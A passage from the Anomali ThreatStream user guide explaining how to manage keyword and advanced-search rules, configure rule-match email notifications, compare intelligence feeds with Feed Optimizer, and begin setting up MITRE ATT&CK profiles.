Notify Me	Toggle whether you receive email notifications when keyword matches occur. Notify Me is a user level setting which enables you to customize the rule match notifications you receive. Disabling this setting for a rule does not prevent other users with visibility into the rule from receiving notifications. See "Receiving Rules Email Notifications" on page 435 for more information on receiving rules email notifications.

Field	Description
Exclude from notifications	When Observables imported by My Organization is selected, the rule suppresses notifications for observables imported by your organization. When this setting is enabled, keyword matches in observables imported by your organization do not appear in Keyword Match or Hourly Digest emails. In these cases, matches are still visible from the rule details page and other configured actions are taken. This setting is only available when you select Observables for Match Within.

7. When complete, click **Create Rule**.



Note: Rules can take up to five minutes after creation to begin matching keywords based on the configured criteria.

Viewing Rule Details

Rule details pages enable you to view and track all matches found for configured keywords.


The screenshot displays the 'Rule Details' page. On the left, a sidebar contains rule configuration options like 'Status', 'Visibility', 'Advanced Search', and 'Entities Matched'. The main area shows a table of results with columns for 'KEYWORD', 'MATCHED ITEM', 'TYPE', 'DATE MATCHED', and 'STATUS'. Red numbered callouts identify key UI features: 1 points to the rule details sidebar, 2 to keyword checkboxes, 3 to the matched item column, 4 to the type column, 5 to the date matched column, 6 to the status column, 7 to a filter icon, 8 to a date range dropdown, 9 to a search icon, and 10 to an actions menu.

1 Rule details.


Field	Description
Description	Description configured for the rule.

Field	Description
Status	Whether the rule is currently enabled or disabled.
Visibility	Whether the rule is visible to your organization or specific workgroups only.
Advanced Search Keywords	Advanced search or keywords on which the rule matches newly created intelligence.
Entities Matched	Types of entities in which the rule searches for matches.
Number of Matches	Total number of entities matched by the rule.
Created By	User that created the rule.
Date Modified Date Created	Timestamp of when the rule was created and modified.
Retrospective Date Retrospective Status	Prior date to which the rule searched for retrospective matches at the time of its creation.

- 2 Keyword:** Keywords associated with the rule.
- 3 Matched item:** Entity in which the rule found a match. You can drill down on intelligence by clicking a **Matched Item**.
- 4 Type:** Type of matched entity.
- 5 Date Matched:** Timestamp of when the match was discovered.
- 6 Status:** Status of the match. Use this field to track any necessary follow-up on matches. Statuses include:
 - **New**—default status of all matches.
 - **In Progress**—match is currently under investigation.
 - **Resolved**—match has either been adequately investigated or deemed benign.



- 7 Click the filter icon to hide or show the following filters: Keyword, Status, Entity Type, and Date Matched. By default, all filters are displayed.
- 8 Filter matches by Keyword, Status, Entity Type, and Date Matched.
- 9 **Export to CSV:** Export rule details to a CSV file. See ["Exporting Rules" on page 433](#) for more information.
- 10 **Table Settings:** Select the columns you want to be displayed. By default, all columns—Keyword, Matched Item, Type, Date Matched, Status—are displayed. Additionally, you can change the order of columns in the table by using the drag-and-drop functionality, specify the number of rows to be displayed per page, and enable or disable horizontal scrolling.




- 11 Take actions on the rule. Actions include:
 - **Edit:** Edit the rule. See ["Editing Rules" on the next page](#).
 - **Enable Rule | Disable Rule:** Toggle whether the rule is enabled. If switched off, the rule is disabled and no longer matches for keywords or advanced search conditions in new intelligence.



Note: This action is disabled for rules that have been automatically disabled by ThreatStream. See ["Re-Enabling Disabled Rules" on page 431](#) for more information.

- **Enable Notification | Disable Notification:** Toggle on or off the Notify Me setting for selected rules. See ["Receiving Rules Email Notifications" on page 435](#) for more information on receiving rules email notifications.
- **Delete:** Delete the rule. See ["Deleting Rules" on page 434](#) for details.

From each Rule details page, you can take actions on selected matches.



KEYWORD	MATCHED ITEM	TYPE	DATE MATCHED	STATUS
adv keyword	[redacted]	Threat Bulletin	08 May 2023 13:26	New
adv keyword	[redacted]	Threat Bulletin	05 May 2023 15:36	New
adv keyword	[redacted]	Threat Bulletin	05 May 2023 15:36	New

Actions include:

- **Change Status**—change the status of the match.
- **Add to investigation**—add selected matches to a new or existing investigation. See ["Investigating Threats in ThreatStream" on page 903](#) for more information.
- **Export**—Export selected matches to a CSV file. See ["Exporting Rules" on page 433](#) for more information.

Editing Rules

ThreatStream allows users to edit previously configured rules. While Org Admin users can view all rules in their organization, regardless of the visibility setting, they can only edit rules which are visible to the entire organization or workgroups of which they are members. Additionally, Org Admins can enable non-admin users to edit organization rules by configuring the Can Use Rules setting in ThreatStream settings. See ["Managing Organization Users" on page 122](#) for details.


Rules can be edited from the Rules or Rule details pages.

[Editing a Configured Rule from the Rules Page](#)

[Editing a Configured Rule from a Rule Details Page](#)

To edit a configured rule from the Rules page:

1. Navigate to **ThreatStream > Manage > Rules**.
2. Select the rule you want to edit.
3. Click **Edit**.



RULE	MATCHES	INTELLIGENCE INITIATIVES	RULE TYPE	DATE CREATED	DATE MODIFIED	NOTIFY ME	ENABLED
Kano test	210		Advanced Search	15 Feb 2023 07:38	15 Feb 2023 07:38	☐	☐

4. Make required edits in the edit window. You can use both Advanced Search and Keywords-based methods.

Edit New test

Name
New test

Description
New test description

Method
☒ Advanced Search ☐ Keywords
☐ Observables
☐ Threat Models

Advanced Search
(status = "active") and ggl != 1323

☐ Include observables excluded by my org

Rule Visibility
My Organization

Date Options
☒ Include retrospective data

Intelligence Initiatives
[Add Intelligence Initiative](#)

Include data starting from: 16 Jan 2023 07:38

Changing workgroups for Rule Visibility may affect assignee and visibility for Investigations and Threat Models created by this rule.

[Cancel](#) [Next: Define Actions](#)

Keywords are displayed in a comma separated list. To edit an existing keyword, modify the keyword value.

When editing Rule Visibility, all workgroups to which the rule is visible are displayed—including those of which you are not a member.

5. Click **Next: Define Actions** and make any desired edits on the Actions page.

If the rule was configured to add intelligence to a new or existing investigation, you can edit the name or assignee of the investigation, or select **No Action** on the Investigation tab.

If you updated the visibility of the rule so that the previous investigation assignee no longer has access, you must manually update the investigation assignee to a user or workgroup with access to the rule based on the new visibility setting.



Note: In cases where rules were configured to create a new investigation for keyword matches, visibility of the associated investigation is automatically updated when you edit the visibility of the rule. However, when associated investigation visibility does not match the rule visibility—such as cases where users modify the investigation visibility outside of the rule—investigation visibility is not automatically updated.



If you do not have access to the associated investigation because of its visibility setting, investigation details are not displayed and you cannot make any changes to the investigation on the Investigation tab of the Edit Rule window.

If the rule was configured to associate matched intelligence with threat model entities, you can use the Selected filter to reference the Threat Model entities that have already been saved for the rule in a read-only list. If you want to remove selected entities, you must remove the Selected filter and use the search function to locate them.


6. Click **Save Rule**.




Note: Changes to existing rules can take up to five minutes to take effect on keyword matching behavior.

To edit a configured rule from a Rule details page:

1. Navigate to **ThreatStream > Manage > Rules**.
2. Select the rule you want to edit.
3. On the Rule details page, click **Actions > Edit**.



4. Make required edits in the edit window. You can use both Advanced Search and Keywords-based methods.



Keywords are displayed in a comma separated list. To edit an existing keyword, modify the keyword value.

When editing Rule Visibility, all workgroups to which the rule is visible are displayed—including those of which you are not a member.

5. Click **Next: Define Actions** and make any desired edits on the Actions page.

If the rule was configured to add intelligence to a new or existing investigation, you can edit the name or assignee of the investigation, or select **No Action** on the Investigation tab.

If you updated the visibility of the rule so that the previous investigation assignee no longer has access, you must manually update the investigation assignee to a user or workgroup with access to the rule based on the new visibility setting.



Note: In cases where rules were configured to create a new investigation for keyword matches, visibility of the associated investigation is automatically updated when you edit the visibility of the rule. However, when associated investigation visibility does not match the rule visibility—such as cases where users modify the investigation visibility outside of the rule—investigation visibility is not automatically updated.

If you do not have access to the associated investigation because of its visibility setting, investigation details are not displayed and you cannot make any changes to the investigation on the Investigation tab of the Edit Rule window.

If the rule was configured to associate matched intelligence with threat model entities, you can use the Selected filter to reference the Threat Model entities that have already been saved for the rule in a read-only list. If you want to remove selected entities, you must remove the Selected filter and use the search function to locate them.


6. Click **Save Rule**.

Re-Enabling Disabled Rules

ThreatStream automatically disables rules that have negative performance impact:

- Rules that are slow to complete
- Rules that exceed 100,000 matches in a 24-hour period

A banner message similar to the following is displayed on the details page of disabled rules that had more than 100,000 matches in a 24 hour period:



- Rules that create more than 50 investigations in a 24-hour period.

A banner message similar to the following is displayed on the details page of disabled rules that created more than 50 investigations per day:

Rule Details

Rule: Rule to open an investigation - 6

Status: Disabled

Visibility: My Organization

Advanced Search: Tip = white

Entities Matched: Observables

Number of Matches: 53

Created By: [redacted]

Date Modified: 23 Feb 2024 13:39

Date Created: 23 Feb 2024 13:38

Action: Created Investigation
Add to new Rule to open an investigation - 6 (match_name) (for each rule match)
ThreatStream can create up to 50 investigations per day. If more than 50 investigations are started, the rule is disabled.

53 Results

Matched Item	Type	Date Matched	Status
[redacted]	Observable	23 Feb 2024 14:27	New
[redacted]	Observable	23 Feb 2024 14:27	New
[redacted]	Observable	23 Feb 2024 14:27	New
[redacted]	Observable	23 Feb 2024 14:27	New
[redacted]	Observable	23 Feb 2024 14:27	New
[redacted]	Observable	23 Feb 2024 14:27	New
[redacted]	Observable	23 Feb 2024 14:27	New
[redacted]	Observable	23 Feb 2024 14:27	New
[redacted]	Observable	23 Feb 2024 14:27	New
[redacted]	Observable	23 Feb 2024 14:27	New

Additionally, a warning icon is displayed next to disabled rules on the rules list view screen. The Enabled switch is disabled while the rule is in this state.

Filter Options

Reset Filters **Close All**

Matches

- Actors
- Campaigns
- Course of Action
- Identities
- Incidents

106 Results

Rule	Description	Matches	Visibility	Intelligence Initials	Rule Type	Date Created	Date Modified	Notify Me	Enabled
[redacted]	[redacted]	[redacted]	My Organization		Keyword	20 Jul 2020 15:03	20 Jul 2020 15:03	☒	☐
[redacted]	[redacted]	[redacted]	My Organization		Keyword	20 Jul 2020 15:00	20 Jul 2020 15:00	☒	☐
[redacted]	[redacted]	[redacted]	My Organization		Keyword	20 Jul 2020 14:26	20 Jul 2020 14:26	☒	☐

Org Admins will receive a notification about the disabled rule if they have the Disabled Rule Notifications setting enabled. See ["Managing My Account Settings"](#) on page 82 for details.

To re-enable a rule:

1. Navigate to **ThreatStream > Manage > Rules**.
2. Click the name of the disabled rule. The rule details page is displayed.
3. Click **Edit** in the Actions menu.
4. Enter a more restrictive configuration in the Match Keywords or Advanced Search section.
5. Click **Next: Define Actions**.
6. Click **Save Rule**. ThreatStream verifies that the new match criteria returns results that do not exceed the limits.

The rule is automatically re-enabled after validation.

Exporting Rules


You can export configured rules and rule matches to a CSV file.

[Exporting Configured Rules](#)

[Exporting Rule Matches](#)

To export configured rules:


1. Navigate to **ThreatStream > Manage > Rules**.
2. Select the rules you want to export



RULE	MATCHES	INTELLIGENCE INITIATIVES	RULE TYPE	DATE CREATED	DATE MODIFIED	NOTIFY ME	ENABLED
☒ Karo test	210		Advanced Search	15 Feb 2023 07:38	15 Feb 2023 07:38	☒	☒


OR

Leave rules unselected to export all configured rules.



RULE	MATCHES	INTELLIGENCE INITIATIVES	RULE TYPE	DATE CREATED	DATE MODIFIED	NOTIFY ME	ENABLED
☐ Karo test	210		Advanced Search	15 Feb 2023 07:38	15 Feb 2023 07:38	☒	☒

3. Click the export button.
4. When exporting all configured rules, specify a maximum **Number of Records to Export**.




EXPORT RULES TO CSV
Number of Records to Export:

5. Click **Export**.

The CSV file download starts immediately.

To export rule matches:

1. Navigate to **ThreatStream > Manage > Rules**.
2. Click the rule that contains the matches you want to export.
3. Select the matches you want to export.



3 Items Selected				
Status	Entity Type	Date Matched		
New, In Progress	2	None	Last Week	
KEYWORD	MATCHED ITEM	TYPE	DATE MATCHED	STATUS
☒ adv keyword	[Show] [Hide] [Link] [Icon]	Threat Bulletin	08 May 2023 13:26	New
☒ adv keyword	[Show] [Hide] [Link] [Icon]	Threat Bulletin	05 May 2023 15:36	New
☒ adv keyword	[Show] [Hide] [Link] [Icon]	Threat Bulletin	05 May 2023 15:36	New

4. Click the export icon.
5. Specify a maximum **Number of Records to Export**.
6. Click **Export**.


The CSV file download starts immediately.

Deleting Rules

Org Admins can delete any rule created by their organization. Non Admin users can delete only rules to which they have access.

To delete a rule:

1. Navigate to **ThreatStream > Manage > Rules**.
2. Select the rules you want to remove.



1 Item Selected							
RULE	MATCHES	INTELLIGENCE INITIATIVES	RULE TYPE	DATE CREATED	DATE MODIFIED	NOTIFY ME	ENABLED
☒ Kano test	210		Advanced Search	15 Feb 2023 07:38	15 Feb 2023 07:38	☒	☒

3. Click **Delete Selection**. The rule is removed from the list of rules.

Alternatively, rules can be deleted from Rule Details pages under the Actions menu. See ["Viewing Rule Details" on page 424](#) for details.

Receiving Rules Email Notifications

Email notifications for rule matches in ThreatStream are controlled by the following settings:

- **Rules Matches** on the My Account Tab in ThreatStream Settings. This is a global setting which controls whether email notifications are sent for rule matches. If this setting is set to Unsubscribe, no email notifications are sent. If it is set to Immediate, you receive email notifications for rule matches.

From the Rules section on the Account tab, you can also opt to receive an hourly digest that lists all rule matches in your organization.

For instructions on how to receive rule email notifications and the rule matches digest, see ["Receiving Email Notifications About Rule Matches in ThreatStream" below](#).

- **Notify Me** on individual rules. This setting lets you control which rule matches trigger email notifications. For example, if your organization has 100 configured rules but you want to receive email notifications for only 10 of them, use the Notify Me setting to disable notifications for the remaining 90 rules. When Notify Me is enabled for a rule, the Rule Matches setting must also be set to Immediate to receive email notifications.

For instructions on how to configure email notifications for individual rules, see ["Configuring Email Notifications for Individual Rule Matches" on the next page](#).

The table below illustrates how the rule email notification settings work together.

Rules Matches	Notify Me	Email Notification Sent
Immediate	Enabled	Yes
Immediate	Disabled	No
Unsubscribe	Enabled	No
Unsubscribe	Disabled	No

Receiving Email Notifications About Rule Matches in ThreatStream

You can receive immediate email notifications when keywords that your organization has configured in rules match new intelligence.

To receive email notifications about rule matches:

1. In the bottom-left corner of the side navigation panel, click  > **ThreatStream** > **My Account**.
2. Locate **Rules** under **Notifications**.
3. To subscribe to Rules Matches email notifications, select **Immediate** in the Email drop-down list.

To subscribe to the hourly Rules Matches digest email, select **Hourly** in the Email drop-down list.



Note: To receive notifications for an individual rule, ensure that *Notify Me* is enabled for the rule from the Rules page. You will not receive email notifications for rules if their *Notify Me* setting is disabled.

Configuring Email Notifications for Individual Rule Matches


You can enable or disable email notifications for specific rules configured in your organization.



Note: The Rules Matches setting on the My Account tab in ThreatStream Settings must be set to Immediate even if email notifications are enabled for individual rules.


To configure email notifications for individual rule matches, use one of the following ways on the Rules page:

- Turn the Notify Me toggle on to enable email notifications or turn it off to disable email notifications.




RULE	MATCHES	INTELLIGENCE INITIATIVES	RULE TYPE	DATE CREATED	DATE MODIFIED	NOTIFY ME	ENABLED
☐ Karo test	210		Advanced Search	15 Feb 2023 07:38	15 Feb 2023 07:38	☒	☒

- Select one or more rules, click the three-dot menu in the top-right corner of the table, and then select **Enable Notifications** or **Disable Notifications**.



Alternatively, you can enable and disable email notifications for a specific rule on the Rule Details page under the Actions menu.



Example of the Rule Match Email Notification

The following is an example email notification for an observable match:

Rule / Observable Matches

Observables that contain keywords specified in the Rules configuration for your organization have been imported.

Date: May 23, 2020 at 12:55 AM
Rule Match Date: May 26, 2020 at 06:55 PM UTC
iType: Malware IP
Severity: very-high
Confidence: 9
Indicator: 192[.]34[.]56[.]1
Matched Rules:

Name	Keyword(s)
Example Rule 1	*test*
Example Rule 2	*test*

To manage your keyword entries, go to: <https://ui.threatstream.com/rules>.

To unsubscribe from these notifications, go to <https://ui.threatstream.com/settings>.

Thank you!


Copyright 2020 Anomali, Inc.

In the above example, **Date** provides the timestamp when the matched observable was first imported and **Rule Match Date** provides the timestamp of the most recent import which the rule matched.

Chapter 13: Comparing Feeds with Feed Optimizer

Feed Optimizer provides valuable metrics on the relevance of open-source intelligence feeds to your organization. You can compare feeds by two parameters: **Overlap** and **Earliest to Report**. Comparing feeds by Overlap displays the number of identical observables provided by more than one feed, and Earliest to Report displays which feed provided overlapping observables first.

To view Feed Optimizer, navigate to **ThreatStream > Manage > Feed Optimizer**.



1 Feed Selection

Use the checkboxes to select feeds to compare. You can select all feeds in the list by clicking the **Feed** checkbox in the top left corner.

Feeds can be filtered by:

- **Feed:** Name of the feed. Use the text box to search for feeds by name.
- **ITypes:** Indicator types assigned to all active observables provided by the feed. Use the drop-down menu to select an indicator type. For a complete list of observable types, see ["Indicator Types in ThreatStream" on page 1324](#).
- **Feed Score:** Average confidence score of all active observables provided by the feed.

- **False Positives:** Number of false positives provided by the feed.
- **Relevance:** Number of observables provided by the feed that appear in your My Attacks.
- **Volume:** Number of active observables in the feed.

You can also sort the list in ascending or descending order by any of the above parameters.

If you apply a filter that excludes a feed you have already selected, the selected feed will appear on the matrix until you manually deselect it.

To deselect all feeds, click **Clear Selection**.

2 Comparison Overview


View the favorability of feeds based on the following metrics: **Feed Score**, **Volume**, **Relevance**, and **False Positives**. The most favorable feeds appear as green triangles, while the least favorable feeds appear as red triangles. Mouse over triangles to view the name of the feed in full.

3 Co-Occurrence Matrix


The Co-Occurrence Matrix is a graphical representation of observable overlaps between the feeds you selected. Mouse over individual comparisons to view statistics.

There are two different views:

- **Overlap** displays the number of identical active observables found in both feeds.



- **Earliest to Report** displays which feeds were first to provide identical observables. This view takes the total number of days that one feed was ahead of the other and divides it by the total number of overlapping observables.



Chapter 14: Using MITRE ATT&CK Profiles in ThreatStream

This chapter covers the following topics:

Managing MITRE ATT&CK Profiles	442
Exporting MITRE ATT&CK Profiles	447
Configuring Security Coverage of MITRE ATT&CK Profiles	448
Specifying a MITRE ATT&CK Security Coverage Framework Version	452
Configuring a Representation of your Security Coverage from a JSON File	452
Manually Configuring a Representation of Security Coverage	454
Using MITRE ATT&CK Frameworks in ThreatStream	455

Utilizing MITRE data in Anomali ThreatStream is critical for organizations aiming to strengthen their cybersecurity defenses. By leveraging the structured framework and insights provided by MITRE, organizations can enhance threat detection, improve incident response, and adopt a proactive approach to managing cyber threats.

ThreatStream enables you to create multiple MITRE ATT&CK profiles with their own respective security coverage representation. This means, that every profile can contain its own MITRE framework, which can be overlayed on the MITRE models within investigations and threat models.

By having multiple MITRE profiles, your organization can receive the following benefits:

- **Comprehensive Coverage:** Anomali ThreatStream uses the MITRE ATT&CK framework to organize threat data by tactics, techniques, and procedures (TTPs). By having multiple profiles, organizations can ensure extensive coverage of various threat landscapes, enhancing their ability to detect and respond to a wide range of cyber threats.
- **Tailored Defense Strategies:** Multiple profiles enable organizations to customize their defense strategies to address specific threat actors or scenarios. Each profile can focus on unique TTPs relevant to particular environments or threat models, allowing for more targeted and effective defenses.
- **Improved Threat Intelligence Integration:** Integrating the MITRE ATT&CK framework into ThreatStream enhances the granularity of threat intelligence. This integration allows for better correlation and contextualization of threat data,

providing actionable insights that help security operations teams understand potential attack patterns and respond effectively.


- **Enhanced Incident Response:** Access to multiple profiles accelerates incident response. Security teams can quickly reference relevant profiles to understand the TTPs in use and apply the appropriate countermeasures. This reduces response time and improves the overall efficacy of incident management.
- **Effective Threat Hunting:** Multiple profiles support a more strategic approach to threat hunting. By mapping defenses to different profiles, threat hunters can identify gaps and prioritize their activities, focusing on high-risk areas where detection and mitigation might be lacking.
- **Better Training and Awareness:** Multiple profiles serve as an educational resource for security teams. They can use these profiles to simulate various attack scenarios, understand the behaviors of different threat actors, and prepare for a wide range of potential threats. This enhances the team's readiness and overall security awareness.
- **Customized Reporting and Analysis:** Using multiple profiles allows for tailored reporting and analysis. Different stakeholders can receive reports that are relevant to their specific concerns, whether they are technical details for security teams or high-level summaries for executive management. This ensures that all parts of the organization are informed and aligned in their security efforts.
- **Alignment with Industry Standards:** Employing multiple MITRE ATT&CK profiles demonstrates a commitment to industry standards and best practices. It shows that the organization is proactive in understanding and mitigating a diverse set of threats, which is essential for maintaining compliance and fostering trust with stakeholders.

Managing MITRE ATT&CK Profiles

ThreatStream enables you to create multiple MITRE ATT&CK profiles with their own respective security coverage representation. Any user in your organization, except read-only users, can edit, export, or delete MITRE profiles created within the organization.

To access the MITRE ATT&CK Profiles page in ThreatStream:

1. Navigate to **ThreatStream > Manage > MITRE ATT&CK**.
2. On the MITRE profile page you land, click **Manage Profiles** or **MITRE ATT&CK Profiles**.



Note: Read Only users cannot access the MITRE ATT&CK Profiles page. All other users can access the page, create profiles and export profiles, and configure security coverage representation of profiles.

